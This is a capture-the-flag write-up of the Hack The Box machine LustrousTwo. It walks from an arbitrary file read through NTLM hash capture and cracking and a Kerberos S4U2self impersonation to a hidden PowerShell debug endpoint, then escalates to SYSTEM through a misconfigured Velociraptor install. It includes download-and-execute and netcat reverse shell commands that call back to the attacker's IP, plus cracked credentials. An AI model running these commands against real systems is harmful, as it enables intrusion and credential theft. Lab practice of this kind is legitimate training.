Transfer-Encoding: chunked
Server: Microsoft-IIS/10.0
WWW-Authenticate: Negotiate oYG3MIG0oAMKAQChCwYJKoZIhvcSAQICooGfBIGcYIGZBgkqhkiG9xIBAgICAG+BiTCBhqADAgEFoQMCAQ+iejB4oAMCARKicQRvxi8W+FcS7dz45+Nm18i3v+JxvJj7V1Yz6ZtWClquFNPf+JPfV1I332IJdVw3cditIJ1jhXmQ80HbGE5tu7Ekkj3NIIybGKcrVpPFKpUl1ZDFd7n8PEFkVXCy9aRDDq5gYXSB41HccPrVLozqbhG3
Persistent-Auth: true
X-Powered-By: ASP.NET
Date: Wed, 27 May 2026 10:05:07 GMT
To check for directory traversal, I will try to download the /etc/hosts
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ curl --negotiate -u : http://lus2dc.lustrous2.vl/File/Download?fileName=../../../../windows/system32/drivers/etc/hosts

# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
It worked here.
It's currently difficult to know exactly which files to read, or even which user the website is running under.
In most cases, Windows is quite friendly; if the file it's trying to read is located in a shared folder, it will try to open it from that shared folder.
Perhaps we could have it read a file from my host and see if we could capture an NTLM hash.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ curl --negotiate -u : http://lus2dc.lustrous2.vl/File/Download?fileName=//10.10.16.6/share/test

┌──(bh-venv)─(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ sudo responder -I tun0
[sudo] password for wither:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|
[SMB] NTLMv2-SSP Client   : 10.129.242.166
[SMB] NTLMv2-SSP Username : LUSTROUS2\ShareSvc
[SMB] NTLMv2-SSP Hash     : ShareSvc::LUSTROUS2:bbb6be992c6735fd:BB042350A8BB021C765E5E70680661F7:0101000000000000808F5063C0EDDC0166BEA106D2EA65E900000000020008004C0051005300340001001E00570049004E002D004600360051004C00430058005500570045003300570004003400570049004E002D004600360051004C0043005800550057004500330057002E004C005100530034002E004C004F00430041004C00030014004C005100530034002E004C004F00430041004C00050014004C005100530034002E004C004F00430041004C0007000800808F5063C0EDDC010600040002000000080030003000000000000000000000000021000039943FB184D9E11939B1A1E4BE175B7B2EA616C75570450488E01481006345260A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E00310036002E0036000000000000000000
That’s a NetNTLMv2 challenge response (often referred to as a hash).
We can try to use hashcat to crack that
┌──(bh-venv)─(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ hashcat -m 5600 sharesvc.netntlmv2 /usr/share/wordlists/rockyou.txt

SHARESVC::LUSTROUS2:bbb6be992c6735fd:bb042350a8bb021c765e5e70680661f7:0101000000000000808f5063c0eddc0166bea106d2ea65e900000000020008004c0051005300340001001e00570049004e002d004600360051004c00430058005500570045003300570004003400570049004e002d004600360051004c0043005800550057004500330057002e004c005100530034002e004c004f00430041004c00030014004c005100530034002e004c004f00430041004c00050014004c005100530034002e004c004f00430041004c0007000800808f5063c0eddc010600040002000000080030003000000000000000000000000021000039943fb184d9e11939b1a1e4be175b7b2ea616c75570450488e01481006345260a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e00310030002e00310036002e0036000000000000000000:#1Service
Now get another valid credit SHARESVC:#1Service.
Continue to get the TGT ticket first
┌──(bh-venv)─(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ impacket-getTGT lustrous2.vl/SHARESVC:'#1Service' -dc-ip 10.129.242.166
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in SHARESVC.ccache

┌──(bh-venv)─(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ export KRB5CCNAME=SHARESVC.ccache
This credit access to smb service
┌──(bh-venv)─(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ netexec smb lus2dc.lustrous2.vl -u sharesvc -p '#1Service' -k
SMB         lus2dc.lustrous2.vl 445    lus2dc           [*]  x64 (name:lus2dc) (domain:lustrous2.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB         lus2dc.lustrous2.vl 445    lus2dc           [+] lustrous2.vl\sharesvc:#1Service
Reverse LuShare.dll
The website should have a web.config file. It's currently unclear which directory the website runs in, but it can be found through some simple enumeration.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ curl --negotiate -u : http://lus2dc.lustrous2.vl/File/Download?fileName=web.config

┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ curl --negotiate -u : http://lus2dc.lustrous2.vl/File/Download?fileName=../web.config

┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ curl --negotiate -u : http://lus2dc.lustrous2.vl/File/Download?fileName=../../web.config
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <location path="." inheritInChildApplications="false">
    <system.webServer>
      <handlers>
        <add name="aspNetCore" path="*" verb="*" modules="AspNetCoreModuleV2" resourceType="Unspecified" />
      </handlers>
      <aspNetCore processPath="dotnet" arguments=".\LuShare.dll" stdoutLogEnabled="false" stdoutLogFile=".\logs\stdout" hostingModel="inprocess" />
    </system.webServer>
  </location>
</configuration>
<!--ProjectGuid: 4E46018E-B73C-4E7B-8DA2-87855F22435A-->
There is also a LuShare.dll file in the same directory, which we can download.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ curl --negotiate -u : http://lus2dc.lustrous2.vl/File/Download?fileName=../../LuShare.dll --output LuShare.dll
  % Total    % Received % Xferd  Average Speed  Time    Time    Time   Current
                                 Dload  Upload  Total   Spent   Left   Speed
100  53760 100  53760   0      0  21757      0   00:02   00:02          20007
After opening LuShare.dll, we noticed that the controller displays more content than we currently see in the application:

Index shows the page with the list of files. Download manages the download:
public IActionResult Download(string fileName)
    {
      if (string.IsNullOrEmpty(fileName))
        return (IActionResult) this.NotFound();
      string path = Path.Combine(this._uploadFolder, fileName);
      if (!System.IO.File.Exists(path))
        return (IActionResult) this.NotFound();
      MemoryStream memoryStream = new MemoryStream();
      using (FileStream fileStream = new FileStream(path, FileMode.Open, FileAccess.Read, FileShare.ReadWrite))
        fileStream.CopyTo((Stream) memoryStream);
      memoryStream.Position = 0L;
      return (IActionResult) this.File((Stream) memoryStream, "application/octet-stream", fileName);
    }
Two upload methods (one for GET requests and one for POST requests) handle the upload form and the POST request used to perform the upload, respectively:
[Authorize(Roles = "ShareAdmins")]
    public IActionResult Upload() => (IActionResult) this.View();

    [HttpPost]
    [Authorize(Roles = "ShareAdmins")]
    public async Task<IActionResult> Upload(IFormFile file)
    {
      FileController fileController = this;
      if (file == null || file.Length <= 0L)
        return (IActionResult) fileController.View();
      string fileName = Path.GetFileName(file.FileName);
      using (FileStream stream = new FileStream(Path.Combine(fileController._uploadFolder, fileName), FileMode.Create))
        await file.CopyToAsync((Stream) stream);
      return (IActionResult) fileController.RedirectToAction("Index");
    }
Both of these features are only accessible to ShareAdmins users, which is probably why I can't see them.
In addition, there are GET and POST methods for debugging:
[Authorize(Roles = "ShareAdmins")]
    public IActionResult Debug() => (IActionResult) this.View();

    [Authorize(Roles = "ShareAdmins")]
    [HttpPost]
    public IActionResult Debug(string command, string pin)
    {
      string str = "ba45c518";
      if (string.IsNullOrWhiteSpace(command) || command.Length > 100)
        return (IActionResult) this.BadRequest((object) "Invalid or too long command.");
      if (!string.IsNullOrWhiteSpace(pin))
      {
        if (!(pin != str))
        {
          try
          {
            using (PowerShell powerShell = PowerShell.Create())
            {
              powerShell.Runspace.SessionStateProxy.LanguageMode = PSLanguageMode.ConstrainedLanguage;
              powerShell.AddScript(command, false);
              Collection<PSObject> collection = powerShell.Invoke();
              StringBuilder stringBuilder = new StringBuilder();
              foreach (PSObject psObject in collection)
                stringBuilder.AppendLine(psObject.ToString());
              if (powerShell.Streams.Error.Count > 0)
              {
                stringBuilder.AppendLine("Errors:");
                foreach (ErrorRecord errorRecord in powerShell.Streams.Error)
                  stringBuilder.AppendLine(errorRecord.ToString());
              }
              return (IActionResult) this.Content(stringBuilder.ToString(), "text/plain");
            }
          }
          catch (Exception ex)
          {
            return (IActionResult) this.Content("Error running PowerShell command: " + ex.Message, "text/plain");
          }
        }
      }
      return (IActionResult) this.BadRequest((object) "Invalid PIN.");
    }
These features are also limited to ShareAdmins users. POST requests allow commands to be executed using the hardcoded PIN code "ba45c518".
The ShareAdmins group is an Active Directory group.

If different users can access different files, then it makes sense for a web application to delegate permissions so it can access other resources as a website user.
I can try using getST to retrieve a service ticket for the website's SPN as another user:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ getST.py -self -impersonate ryan.davies -k 'LUSTROUS2.VL/ShareSvc:#1Service' -altservice HTTP/lus2dc.lustrous2.vl
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating ryan.davies
[*] Requesting S4U2self
[*] Changing service from ShareSvc@LUSTROUS2.VL to HTTP/lus2dc.lustrous2.vl@LUSTROUS2.VL
[*] Saving ticket in ryan.davies@HTTP_lus2dc.lustrous2.vl@LUSTROUS2.VL.ccache

┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ export KRB5CCNAME=ryan.davies@HTTP_lus2dc.lustrous2.vl@LUSTROUS2.VL.ccache
Now we can curl like Ryan.Davies
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ curl --negotiate -u : http://lus2dc.lustrous2.vl -I
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
WWW-Authenticate: Negotiate oYG3MIG0oAMKAQChCwYJKoZIhvcSAQICooGfBIGcYIGZBgkqhkiG9xIBAgICAG+BiTCBhqADAgEFoQMCAQ+iejB4oAMCARKicQRv8iCu7ONJh+uD3VJLv561RJjwO0FENnsxyo6Xi1EvrTQ3GrrWMfOyZ5zYBDasTfEeywkRmTf46Ed+fxjp9YyThHm4eaNBEDzVk/EsrRjl/xHAGW3XPP914VEU3f4D4xtbVQceVbn+MJyiRbuYsMSw
Persistent-Auth: true
X-Powered-By: ASP.NET
Date: Wed, 27 May 2026 11:37:09 GMT
Also Firefox loads as Ryan.Davies as well:


There is an upload link in the navigation bar; clicking it will load the /File/Upload page.
The DLL also contains a debug endpoint. There's a commented-out item in the navigation bar:
 It takes a command and a pin:

We have obtained the pin "ba45c518". I ran the whoami /all command on it, and it produced the following output:

Now let's try to upload the reverse shell and run it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ curl --negotiate -u : \
  --data-urlencode "pin=ba45c518" \
  --data-urlencode "command=iex(iwr http://10.10.16.6/reverse.ps1 -UseBasicParsing)" \
  http://lus2dc.lustrous2.vl/File/Debug

┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.242.166 - - [27/May/2026 11:39:26] "GET /reverse.ps1 HTTP/1.1" 200 -
Then we can get the shell as lustrous2\sharesvc
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.6] from (UNKNOWN) [10.129.242.166] 51014

PS C:\inetpub\lushare> whoami
lustrous2\sharesvc
Privilege Escalation
The C:\directory has a couple non-standard directories:
PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          9/6/2024   8:39 AM                datastore
d-----         4/14/2025   4:50 PM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---         4/14/2025   2:57 AM                Program Files
d-----          9/6/2024   5:38 AM                Program Files (x86)
d-----         4/14/2025   4:44 AM                Public
d-----          9/6/2024   6:57 AM                temp
d-r---         8/31/2024   1:56 AM                Users
d-----         6/26/2025   7:12 AM                Windows
-a----         4/14/2025   4:41 AM             32 user_2e9c1.txt
Public is the FTP source. The datastore has an interesting structure, serving as the storage medium for Velociraptor:
PS C:\datastore> dir

    Directory: C:\datastore


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          9/6/2024   8:48 AM                acl
d-----          9/6/2024   8:35 AM                clients
d-----          9/6/2024   8:39 AM                client_info
d-----          9/6/2024   8:34 AM                config
d-----         5/27/2026   1:29 AM                logs
d-----          9/6/2024   8:35 AM                notebooks
d-----          9/6/2024   8:34 AM                server_artifacts
d-----          9/6/2024   8:34 AM                server_artifact_logs
d-----          9/6/2024   8:44 AM                users
Both the Velociraptor client and server are installed in Program Files:
PS C:\Program Files> dir

    Directory: C:\Program Files


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/14/2025   3:05 AM                Amazon
d-----         8/31/2024   1:03 AM                Common Files
d-----          9/6/2024   5:39 AM                dotnet
d-----          9/6/2024   5:38 AM                IIS
d-----         4/14/2025   4:50 PM                Internet Explorer
d-----          5/8/2021   1:20 AM                ModifiableWindowsApps
d-----          9/6/2024   8:35 AM                Velociraptor
d-----          9/6/2024   8:34 AM                VelociraptorServer
d-----         4/14/2025   2:57 AM                VMware
d-----         8/31/2024   1:55 AM                Windows Defender
d-----         6/26/2025   7:12 AM                Windows Defender Advanced Threat Protection
d-----         4/14/2025   4:50 PM                Windows Mail
d-----         4/14/2025   4:50 PM                Windows Media Player
d-----          5/8/2021   2:35 AM                Windows NT
d-----         4/14/2025   4:50 PM                Windows Photo Viewer
d-----          5/8/2021   1:34 AM                WindowsPowerShell
The VelociraptorServer directory contains binary files, as well as configuration files for the client and server:
PS C:\Program Files\VelociraptorServer> dir


    Directory: C:\Program Files\VelociraptorServer


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          9/6/2024   8:34 AM           2563 client.config.yaml
-a----         9/29/2025   7:38 AM          13056 server.config.yaml
-a----          9/6/2024   8:03 AM       60144064 velociraptor-v0.72.4-windows-amd64.exe
I will explain what is Velociraptor
Velociraptor is a digital forensics/event response tool from Rapid7, designed to collect data from endpoints.

With access to both the configuration files, I can create an API key and gain access to the Velociraptor API, allowing me to execute commands on the system as a privileged user. This is all documented in the Velociraptor documentation.
From the Velociraptor document, it explains how to run the command config api_client
--config server.config.yaml: load the server config which contains the CA private keys needed to sign a new minted certificate. This also allows the CLI command to create a new user in the server’s datastore.

config api_client: generate an api_client configuration, including client certificate.

--name Mike: Certificates represent user identities. The name of the certificate will be used to identify the caller and enforce ACLs on it. If the user does not exist then it will be created in the datastore and the server will need to be restarted for it to recognize the new user.

--role administrator: This option will also assign a role to the new identity. The role is used to test permissions of what the caller may do. If --role is specified then the user will be created on the server if it does not already exist. In the example above the user is granted the role administrator which includes all the permissions of the minimal API role api - see note below.
One detail to note is the --name parameter. If the specified name does not exist, the system will create the user in the database, but a server restart is required for the user to be recognized. Since I currently do not have a way to restart Velociraptor, I need to find an existing user.
Fortunately, the following section is available in server.config.yaml:
initial_users:
  - name: admin
    password_hash: 43b7f91087b5a1bcb978d776a23330d3bf4a2c31017c0b1865ddae21c942e06d
    password_salt: 01e48c09468dcde741b493c49904cfdfcb4fa9a188efb27fa233e70265a6d4e5
I’ll create a config for the admin user:
PS C:\Program Files\VelociraptorServer> .\velociraptor-v0.72.4-windows-amd64.exe --config server.config.yaml config api_client --name admin --role administrator \programdata\api.config.yaml
[ERROR] 2026-05-27T04:58:26-07:00 Unable to open file \\?\c:\datastore\config\inventory.json.db: open \\?\c:\datastore\config\inventory.json.db: Access is denied.
[ERROR] 2026-05-27T04:58:26-07:00 Unable to open file \\?\c:\datastore\config\inventory.json.db: open \\?\c:\datastore\config\inventory.json.db: Access is denied.
[ERROR] 2026-05-27T04:58:26-07:00 Unable to open file \\?\c:\datastore\config\inventory.json.db: open \\?\c:\datastore\config\inventory.json.db: Access is denied.
Creating API client file on \programdata\api.config.yaml.
[ERROR] 2026-05-27T04:58:26-07:00 Unable to open file \\?\c:\datastore\acl\admin.json.db: open \\?\c:\datastore\acl\admin.json.db: Access is denied.
Although there are so many errors, but the config file is created successfully
PS C:\Program Files\VelociraptorServer> dir C:\Programdata


    Directory: C:\Programdata


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          9/7/2024   5:54 AM                Amazon
d---s-         8/31/2024   1:03 AM                Microsoft
d-----         4/14/2025   3:05 AM                Package Cache
d-----         8/31/2024   1:44 AM                regid.1991-06.com.microsoft
d-----          5/8/2021   1:20 AM                SoftwareDistribution
d-----          5/8/2021   2:36 AM                ssh
d-----         8/31/2024   1:16 AM                USOPrivate
d-----          5/8/2021   1:20 AM                USOShared
d-----         8/31/2024   1:03 AM                VMware
-a----         5/27/2026   4:58 AM           4306 api.config.yaml
I will try the command from the document
PS C:\Program Files\VelociraptorServer> .\velociraptor-v0.72.4-windows-amd64.exe --api_config \programdata\api.config.yaml query "SELECT * FROM info()" --format jsonl
{"Hostname":"LUS2DC","Uptime":12696,"BootTime":1779870545,"Procs":87,"OS":"windows","Platform":"Microsoft Windows Server 2022 Standard","PlatformFamily":"Server (Domain Controller)","PlatformVersion":"10.0.20348 Build 20348","KernelVersion":"10.0.20348 Build 20348","VirtualizationSystem":"","VirtualizationRole":"","CompilerVersion":"go1.22.5","HostID":"d0d5360a-77d0-48bc-a8b0-0bef75954acb","Exe":"C:\\Program Files\\Velociraptor\\Velociraptor.exe","CWD":"C:\\Windows\\system32","IsAdmin":true,"ClientStart":"2026-05-27T08:29:31.8612681Z","Fqdn":"LUS2DC.Lustrous2.vl","Architecture":"amd64"}
It worked here.
Velociraptor has a execve plugin, similar to the info() plugin. I’ll run it as shown in the docs:
PS C:\Program Files\VelociraptorServer> .\velociraptor-v0.72.4-windows-amd64.exe --api_config \programdata\api.config.yaml query "SELECT * FROM execve(argv=['powershell','-c','whoami'])"
[
 {
  "Stdout": "nt authority\\system\r\n",
  "Stderr": "",
  "ReturnCode": 0,
  "Complete": true
 }
]
It ran the command as NT Authority\System.
Now we can try to run the reverse shell
.\velociraptor-v0.72.4-windows-amd64.exe --api_config \programdata\api.config.yaml query "SELECT * FROM execve(argv=['C:\\programdata\\nc64.exe','-e','powershell','10.10.16.6','4444'])"
Then we can get the shell as SYSTEM
┌──(bh-venv)─(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.6] from (UNKNOWN) [10.129.242.166] 51097
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32>whoami
whoami
nt authority\system
Description
LustrousTwo is a hard-rated Windows box that focuses on modern Active Directory hardening — NTLM authentication is disabled, SMB signing and LDAP channel binding are enforced, and Kerberos is the only viable authentication protocol throughout the engagement. Initial enumeration of an anonymously accessible FTP server reveals a Homes directory exposing valid domain usernames, which combined with password spraying yields foothold credentials for Thomas.Myers. An IIS-hosted ASP.NET application protected by Negotiate authentication exposes a file download endpoint vulnerable to arbitrary file read, allowing the attacker to coerce the web service account ShareSvc into authenticating to an attacker-controlled SMB share and capturing a Net-NTLMv2 hash. After cracking the hash, the attacker reverse-engineers the application's LuShare.dll to discover a hidden Debug endpoint gated by a ShareAdmins role check and a hardcoded PIN. Since ShareSvc is not a member of ShareAdmins, the attacker abuses Kerberos S4U2self — a stealthier alternative to forging a Silver Ticket — to request a self-impersonation service ticket as a ShareAdmins member, bypassing the role authorization and achieving Remote Code Execution through the PowerShell debug interface. For privilege escalation, the attacker exploits an insecure Velociraptor deployment whose server.config.yaml is world-readable, allowing creation of an administrator API client config that grants full SYSTEM-level command execution via the execve VQL plugin.